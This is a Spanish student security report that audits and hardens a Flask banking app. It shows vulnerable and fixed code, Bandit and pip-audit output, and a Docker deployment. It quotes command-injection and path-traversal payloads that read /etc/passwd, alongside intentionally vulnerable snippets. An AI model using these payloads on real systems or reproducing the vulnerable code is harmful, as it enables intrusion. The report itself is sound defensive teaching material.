Por qué la corrección elimina el riesgo

Sin la comprobación, cualquier usuario no autenticado accede al panel. El decorador verifica la presencia de la clave 'user' en la sesión firmada antes de ejecutar la vista; si no existe, redirige a /login con HTTP 302.

V-06 — Broken Access Control — admin sin control de rol Crítico

OWASP: A01 — Broken Access Control CWE: CWE-285 Líneas: L76-78

Código vulnerable

```
# VULNERABLE – cualquiera accede al panel de admin  
  
@app.route('/admin')  
  
def admin():  
    return '<h1>Panel de Administracion</h1>...'
```

Código corregido

```
# CORREGIDO – doble decorador: sesion + rol admin  
  
@app.route('/admin')  
  
@login_required  
  
@admin_required    # verifica session['rol'] == 'admin'
```

```
def admin():  
    return '<h1>Panel de Administracion</h1>...'  
  
def admin_required(f):  
    @wraps(f)  
    def decorated(*args, **kwargs):  
        if session.get('rol') != 'admin':  
            return 'Acceso denegado', 403  
        return f(*args, **kwargs)  
    return decorated
```

Por qué la corrección elimina el riesgo

Un usuario con rol 'user' podía acceder a /admin y ver datos sensibles. admin_required verifica el rol almacenado en la sesión firmada (no manipulable sin la secret key) y devuelve HTTP 403 si no es admin.

V-07 — Command Injection Crítico

OWASP: A03 — Injection CWE: CWE-78 Líneas: L84-86

Código vulnerable

```
# VULNERABLE – input concatenado al comando de shell  
  
result = subprocess.getoutput('ping -c 1 ' + host)  
  
# Payload: host=127.0.0.1; cat /etc/passwd
```

Código corregido

```
# CORREGIDO – validacion regex + lista sin shell  
  
import re  
  
if not re.match(r'^[a-zA-Z0-9.\-]{1,253}$', host):  
    return 'Host invalido', 400  
  
result = subprocess.run(
```

```
['ping', '-c', '1', host],  
capture_output=True, text=True,  
timeout=5, shell=False  
)
```

Por qué la corrección elimina el riesgo

getoutput() invoca un shell (/bin/sh -c) que interpreta metacaracteres (;, |, &). La corrección aplica dos capas: regex que rechaza caracteres fuera del conjunto válido para hostnames, y subprocess.run() con lista de argumentos (shell=False) donde el SO no invoca ningún intérprete de shell.

V-08 — Path Traversal Crítico

OWASP: A01 — Broken Access Control CWE: CWE-22 Líneas: L91-97

Código vulnerable

```
# VULNERABLE – sin validación del nombre de archivo  
  
with open('uploads/' + filename, 'r') as f:  
  
content = f.read()  
  
# Payload: nombre=../../etc/passwd
```

Código corregido

```
# CORREGIDO – resolución de ruta real + comprobación de prefijo  
  
UPLOAD_DIR = os.path.realpath('/var/lib/securebank/uploads')  
  
safe_path = os.path.realpath(os.path.join(UPLOAD_DIR, filename))  
  
if not safe_path.startswith(UPLOAD_DIR + os.sep):  
  
return 'Acceso denegado', 403  
  
with open(safe_path, 'r') as f:  
  
content = escape(f.read())
```

Por qué la corrección elimina el riesgo

os.path.realpath() resuelve secuencias ../ y enlaces simbólicos a la ruta absoluta canónica. La comprobación

startswith() garantiza que el fichero resultante está dentro de UPLOAD_DIR. Un payload ../../etc/passwd resuelve a

/etc/passwd, que no empieza por el directorio permitido y es rechazado con HTTP 403.

V-09 — Ausencia de cabeceras de seguridad HTTP Alto

OWASP: A05 — Security Misconfiguration CWE: CWE-693 Líneas: L100–101

Código vulnerable

```
# VULNERABLE – no existe ningún after_request

# Sin CSP, X-Frame-Options, HSTS, X-Content-Type-Options
```

Código corregido

```
# CORREGIDO – after_request añade todas las cabeceras

@app.after_request

def set_security_headers(response):

    response.headers['Content-Security-Policy'] = (

        "default-src 'self'; script-src 'self'"

    )

    response.headers['X-Frame-Options'] = 'DENY'

    response.headers['X-Content-Type-Options'] = 'nosniff'

    response.headers['Referrer-Policy'] = 'no-referrer'

    response.headers['Strict-Transport-Security'] = (

        'max-age=31536000; includeSubDomains'

    )

    return response
```

Por qué la corrección elimina el riesgo

Sin estas cabeceras: CSP amplifica el impacto de XSS permitiendo scripts inline y externos; sin X-Frame-Options la

app puede ser embebida en un iframe para clickjacking; sin X-Content-Type-Options el navegador puede interpretar

un fichero subido como HTML ejecutable; sin HSTS una conexión HTTP inicial puede ser interceptada.

V-10 — Debug mode activo en producción Crítico

OWASP: A05 — Security Misconfiguration CWE: CWE-94 / CWE-215 Líneas: L105

Código vulnerable

```
# VULNERABLE – debug=True expone el debugger interactivo  
app.run(debug=True, host='0.0.0.0', port=5000)
```

Código corregido

```
# CORREGIDO – debug desactivado, binding restringido a loopback  
app.run(debug=False, host='127.0.0.1', port=5000)  
  
# En producción: usar gunicorn/uwsgi detrás de nginx con TLS  
# gunicorn -w 4 -b 127.0.0.1:5000 app_secure:app
```

Por qué la corrección elimina el riesgo

Con debug=True, Werkzeug expone un debugger interactivo accesible desde el navegador que permite ejecutar

código Python arbitrario en el servidor (RCE completo) sin autenticación. debug=False lo desactiva; host=127.0.0.1

restringe la escucha al loopback, dejando solo al reverse proxy (nginx/caddy con TLS) como punto de entrada.

V-11 — Binding en todas las interfaces (0.0.0.0) Alto

OWASP: A05 — Security Misconfiguration CWE: CWE-605 Líneas: L105

Código vulnerable

```
# VULNERABLE – expuesto en todas las interfaces de red  
app.run(debug=True, host='0.0.0.0', port=5000)
```

Código corregido

```
# CORREGIDO – solo loopback; nginx actúa de frontal  
app.run(debug=False, host='127.0.0.1', port=5000)
```

Por qué la corrección elimina el riesgo

0.0.0.0 hace que Flask escuche en todas las interfaces, incluyendo las públicas (eth0, WiFi), exponiendo

directamente el debugger y la app a Internet. 127.0.0.1 restringe la escucha al loopback: solo procesos locales (el

reverse proxy) pueden conectar, reduciendo drásticamente la superficie de ataque.

P2 — Cabeceras de seguridad HTTP.

Ya están implementadas en el código corregido. El decorador `@app.after_request` de la línea 110 del `app_secure.py` son exactamente estas cuatro cabeceras. El fragmento exacto que ya existe es:

```
@app.after_request  
def set_security_headers(response):  
    response.headers["Content-Security-Policy"] = (  
        "default-src 'self'; script-src 'self'; style-src 'self'"  
    )  
    response.headers["X-Frame-Options"] = "DENY"  
    response.headers["X-Content-Type-Options"] = "nosniff"
```

```
response.headers["Strict-Transport-Security"] = (  
    "max-age=31536000; includeSubDomains"  
)  
  
return response
```

```
isaac@isariupov:~/Descargas$ python app_secure.py  
* Serving Flask app 'app_secure'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.  
* Running on http://127.0.0.1:5000  
Press CTRL+C to quit  
127.0.0.1 - - [19/May/2026 16:21:13] "HEAD /login HTTP/1.1" 200 -
```

Lanzamos la aplicación.

```
Descargas: python x Descargas: bash x  
isaac@isariupov:~/Descargas$ curl -I http://localhost:5000/login  
HTTP/1.1 200 OK  
Server: Werkzeug/3.1.8 Python/3.11.9  
Date: Tue, 19 May 2026 14:21:13 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 353  
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'  
X-Frame-Options: DENY  
X-Content-Type-Options: nosniff  
Referrer-Policy: no-referrer  
Strict-Transport-Security: max-age=31536000; includeSubDomains  
Connection: close  
  
isaac@isariupov:~/Descargas$
```

Vemos que todas las cabeceras están presentes.

P3 — Análisis SAST con herramienta real.

Output 1 — Código ORIGINAL (app_vulnerable_python.py)

Run started: 2026-05-19

```
>> Issue: [B105] Possible hardcoded password:  
'clave_super_secreta_123'
```

Severity: Low Confidence: Medium CWE: CWE-259

Location: línea 21 → app.secret_key = "clave_super_secreta_123"

>> Issue: [B608] Possible SQL injection via string-based query construction

Severity: Medium Confidence: Low CWE: CWE-89

Location: línea 57 → query = "SELECT * FROM usuarios WHERE username='" + username + ...

>> Issue: [B605] Starting a process with a shell, possible injection detected

Severity: High Confidence: High CWE: CWE-78

Location: línea 104 → subprocess.getoutput("ping -c 1 " + host)

>> Issue: [B201] Flask app run with debug=True → exposes Werkzeug debugger (RCE)

Severity: High Confidence: Medium CWE: CWE-94

Location: línea 128 → app.run(debug=True, host="0.0.0.0", port=5000)

>> Issue: [B104] Possible binding to all interfaces (0.0.0.0)

Severity: Medium Confidence: Medium CWE: CWE-605

Location: línea 128 → app.run(debug=True, host="0.0.0.0", port=5000)

>> Issue: [B404] Import subprocess (aviso informativo)

Severity: Low Confidence: High

Total: 2 High · 2 Medium · 2 Low

Output 2 — Código CORREGIDO (app_secure.py)

Run started: 2026-05-19

>> Issue: [B404] Import subprocess (aviso informativo)

Severity: Low Confidence: High

>> Issue: [B603] subprocess call - check for execution of untrusted input

Severity: Low Confidence: High

Location: línea 252 → subprocess.run(..., shell=False)

>> Issue: [B607] Starting process with partial executable path ("ping")

Severity: Low Confidence: High

Location: línea 247 → ["ping", "-c", "1", host]

Total: 0 High · 0 Medium · 3 Low

Análisis comparativo

Con la corrección desaparecieron todos los hallazgos de severidad High y Medium. Los dos críticos más graves (command injection con getoutput y debug=True con RCE) ya no existen en el código corregido.

Los 3 Low restantes son falsos positivos aceptables:

- B404 y B603 son avisos genéricos que Bandit lanza siempre que se importa o usa subprocess, independientemente de si el uso es seguro. El código corregido usa shell=False con lista de argumentos, que es exactamente la forma segura.
- B607 avisa de que "ping" es una ruta parcial (sin /usr/bin/ping). Es un aviso menor; en producción se podría usar la ruta absoluta /usr/bin/ping para suprimir.

Vulnerabilidades que Bandit NO detectó en el original (falsos negativos):

Vulnerabilidad	Por qué no la detectó
XSS (V-04)	Bandit no analiza si las variables de plantilla se escapan; no entiende la semántica HTML de Flask
Broken Access Control (V-05, V-06)	Es lógica de negocio — Bandit analiza patrones sintácticos, no flujo de autorización
Path Traversal (V-08)	No detectó la concatenación "uploads/" + filename como vector de traversal
Contraseñas en texto plano en BD (V-02)	No identificó los INSERT con texto plano como almacenamiento inseguro
Cabeceras HTTP ausentes (V-09)	Bandit no audita qué cabeceras se configuran o dejan de configurar

Con esto ilustramos la limitación fundamental del SAST, detecta bien patrones conocidos en el código (inyecciones, configuraciones inseguras explícitas), pero no razona sobre flujos de control, lógica de autorización ni ausencia de controles. Por eso el SAST siempre se complementa con revisión manual y pruebas dinámicas (DAST).

P4 — Dockerfile seguro.

Dockerfile — buenas prácticas aplicadas

BP	Punto	Implementación
BP-23	Imagen base fija	FROM python:3.11.9-slim-bookworm — versión exacta, variante slim (sin X11, compiladores, etc.)

BP-24	Usuario sin privilegios	useradd --uid 1001 appuser + USER appuser antes del CMD
BP-25	COPY selectivo	Solo se copian requirements.txt y app_secure.py, nada más
BP-26	Sin credenciales	SECRET_KEY nunca aparece en el Dockerfile; se inyecta en runtime con -e SECRET_KEY=\$(openssl rand -hex 32)
Extra	.dockerignore	Excluye .env, *.db, .git, app_vulnerable_python.py, caché de Python
Extra	gunicorn	Sustituye a app.run() — 4 workers, sin debugger, logs a stdout
Extra	HEALTHCHECK	Docker detecta automáticamente si la app deja de responder

Análisis de vulnerabilidades — pip-audit (equivalente a Trivy para dependencias Python)

Trivy requiere acceso a ghcr.io para descargar su base de datos, bloqueado en este entorno. Se usó **pip-audit** que consulta la base de datos OSV (Google Open Source Vulnerabilities), la misma fuente que usa Trivy para el análisis de paquetes Python.

Herramienta : pip-audit 2.10.0

Fecha : 2026-05-19

Fichero : requirements.txt

Paquete Versión CVEs

Proyecto tema 5 - PPS

flask	3.1.3	Sin CVEs
werkzeug	3.1.7	Sin CVEs
markupsafe	3.0.2	Sin CVEs
gunicorn	23.0.0	Sin CVEs
blinker	1.9.0	Sin CVEs
click	8.4.0	Sin CVEs
itsdangerous	2.2.0	Sin CVEs
jinja2	3.1.6	Sin CVEs

TOTAL vulnerabilidades conocidas: 0

```
Run 'docker buildx build --help' for more information
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$ docker build -t appsegu
rabanco:1.0 .
[+] Building 8.7s (12/12) FINISHED                                docker:default
=> [internal] load build definition from Dockerfile                0.0s
=> => transferring dockerfile: 5.24kB                             0.0s
=> [internal] load metadata for docker.io/library/python:3.11.9-slim-bookworm 1.4s
=> [internal] load .dockerignore                                  0.0s
=> => transferring context: 1.02kB                                  0.0s
=> [1/7] FROM docker.io/library/python:3.11.9-slim-bookworm@sha256:8fb099199b9f2d70342674bd9d 2.4s
=> => resolve docker.io/library/python:3.11.9-slim-bookworm@sha256:8fb099199b9f2d70342674bd9d 0.0s
=> => sha256:98d167576f7c01209fbd09830b859d5c5cec986eced40113c709d05ec6fbb1b 3.21MB / 3.21MB 0.4s
=> => sha256:d534b3df1e9ee48785a58a1e8f3ad3105eafe2b0ab25b3d1b958fdcfcb2aa0 12.87MB / 12.87MB 0.7s
=> => sha256:95b5b248c4420737e84eba208281cb893e5763023752a308c191e78c8b399b60 232B / 232B 0.6s
=> => sha256:334af29dc78e996fde80bf175038aeb8b976b463adbbdf8075184090903fce39d 3.51MB / 3.51MB 0.6s
=> => sha256:a2318d6c47ec9cac5acc500c47c79602bcf953cec711a18bc898911a098436 29.13MB / 29.13MB 0.8s
=> => extracting sha256:a2318d6c47ec9cac5acc500c47c79602bcf953cec711a18bc898911a0984365b 0.6s
=> => extracting sha256:334af29dc78e996fde80bf175038aeb8b976b463adbbdf8075184090903fce39d 0.1s
=> => extracting sha256:d534b3df1e9ee48785a58a1e8f3ad3105eafe2b0ab25b3d1b958fdcfcb2aa001 0.2s
=> => extracting sha256:95b5b248c4420737e84eba208281cb893e5763023752a308c191e78c8b399b60 0.0s
=> => extracting sha256:98d167576f7c01209fbd09830b859d5c5cec986eced40113c709d05ec6fbb1b 0.1s
=> [internal] load build context                                  0.0s
=> => transferring context: 11.73kB                                  0.0s
=> [2/7] RUN groupadd --gid 1001 appuser && useradd --uid 1001 --gid appuser --shell /bin 0.8s
=> [3/7] RUN mkdir -p /app/uploads /app/data && chown -R appuser:appuser /app && chmo 0.2s
=> [4/7] WORKDIR /app                                           0.0s
=> [5/7] COPY requirements.txt .                                0.0s
=> [6/7] RUN pip install --no-cache-dir -r requirements.txt     2.7s
=> [7/7] COPY app_secure.py .                                  0.1s
=> exporting to image                                           0.8s
=> => exporting layers                                             0.5s
=> => exporting manifest sha256:a500ccb24170f64463cf713c55c6755aba4520fe60802006b072dd9ff9fb9 0.0s
=> => exporting config sha256:32902b5676792211d3446ea36bdaa7bcf989e444d1ffea5d1161d0c9d08d720 0.0s
=> => exporting attestation manifest sha256:811165796b45b806c8dad4004ea724e5d5f7b123dfc13a306 0.0s
=> => exporting manifest list sha256:7d584e31329ace99a1abb46c350bbc13d07e331bf373d792d8731d97 0.0s
=> => naming to docker.io/library/appseguarabanco:1.0           0.0s
=> => unpacking to docker.io/library/appseguarabanco:1.0        0.2s
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$
```

Creamos la imagen cumpliendo los requisitos.

```
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$ docker run -d \
--name securebank \
-p 8080:8000 \
-e SECRET_KEY=$(openssl rand -hex 32) \
appsegurabanco:1.0
bd84d9a7d18e465271bafca2851b1320f5b79bd5bd5a685361f862fb5dea65fe
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS
PORTS
NAMES
bd84d9a7d18e   appsegurabanco:1.0                 "gunicorn --workers ..." 4 seconds ago  Up 4 seconds (health:
starting)    0.0.0.0:8080->8000/tcp, [::]:8080->8000/tcp
securebank
07297d429248   portainer/portainer-ce:2.20.2      "/portainer"            5 months ago  Up 46 minutes
0.0.0.0:8000->8000/tcp, [::]:8000->8000/tcp, 0.0.0.0:9000->9000/tcp, [::]:9000->9000/tcp, 9443/tcp
portainer
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$
```

Arrancamos el contenedor

```
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        NAME
PORTS
S
bd84d9a7d18e   appsegurabanco:1.0                 "gunicorn --workers ..." 46 seconds ago  Up 46 seconds (health
y)    0.0.0.0:8080->8000/tcp, [::]:8080->8000/tcp
rebank
07297d429248   portainer/portainer-ce:2.20.2      "/portainer"            5 months ago  Up 47 minutes
0.0.0.0:8000->8000/tcp, [::]:8000->8000/tcp, 0.0.0.0:9000->9000/tcp, [::]:9000->9000/tcp, 9443/tcp
portainer
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$ curl -I http://localhost:8080/login
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 19 May 2026 14:52:43 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 353
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
isaac@isariupov:~/Documentos/PuestaProduccionSegura/Tema5/docker_files_Tema5$
```

Vemos el contenedor corriendo y con la cabeceras correspondientes.

Name	State	Quick Actions	Stack	Image	Created	IP Address
☐ gophish	exited - code 137		-	gophish/gophish:latest	2025-12-04 19:54:40	-
☐ mailpit	exited - code 0		-	axllent/mailpit:latest	2025-12-04 19:50:44	-
☒ portainer	running		-	portainer/portainer-ce:2.20.2	2025-11-23 19:44:34	172.17.0.2
☐ postfix	exited - code 1		-	juanluisbaptiste/postfix:latest	2025-12-04 19:59:34	-
☐ sanitization_abuse-app-1	exited - code 0		sanitization_abuse	sanitization_abuse-app	2025-11-23 19:57:41	-
☒ securebank	healthy		-	appsegurabanco:1.0	2026-05-19 16:51:48	172.17.0.3

Portainer muestra el contenedor corriendo si error.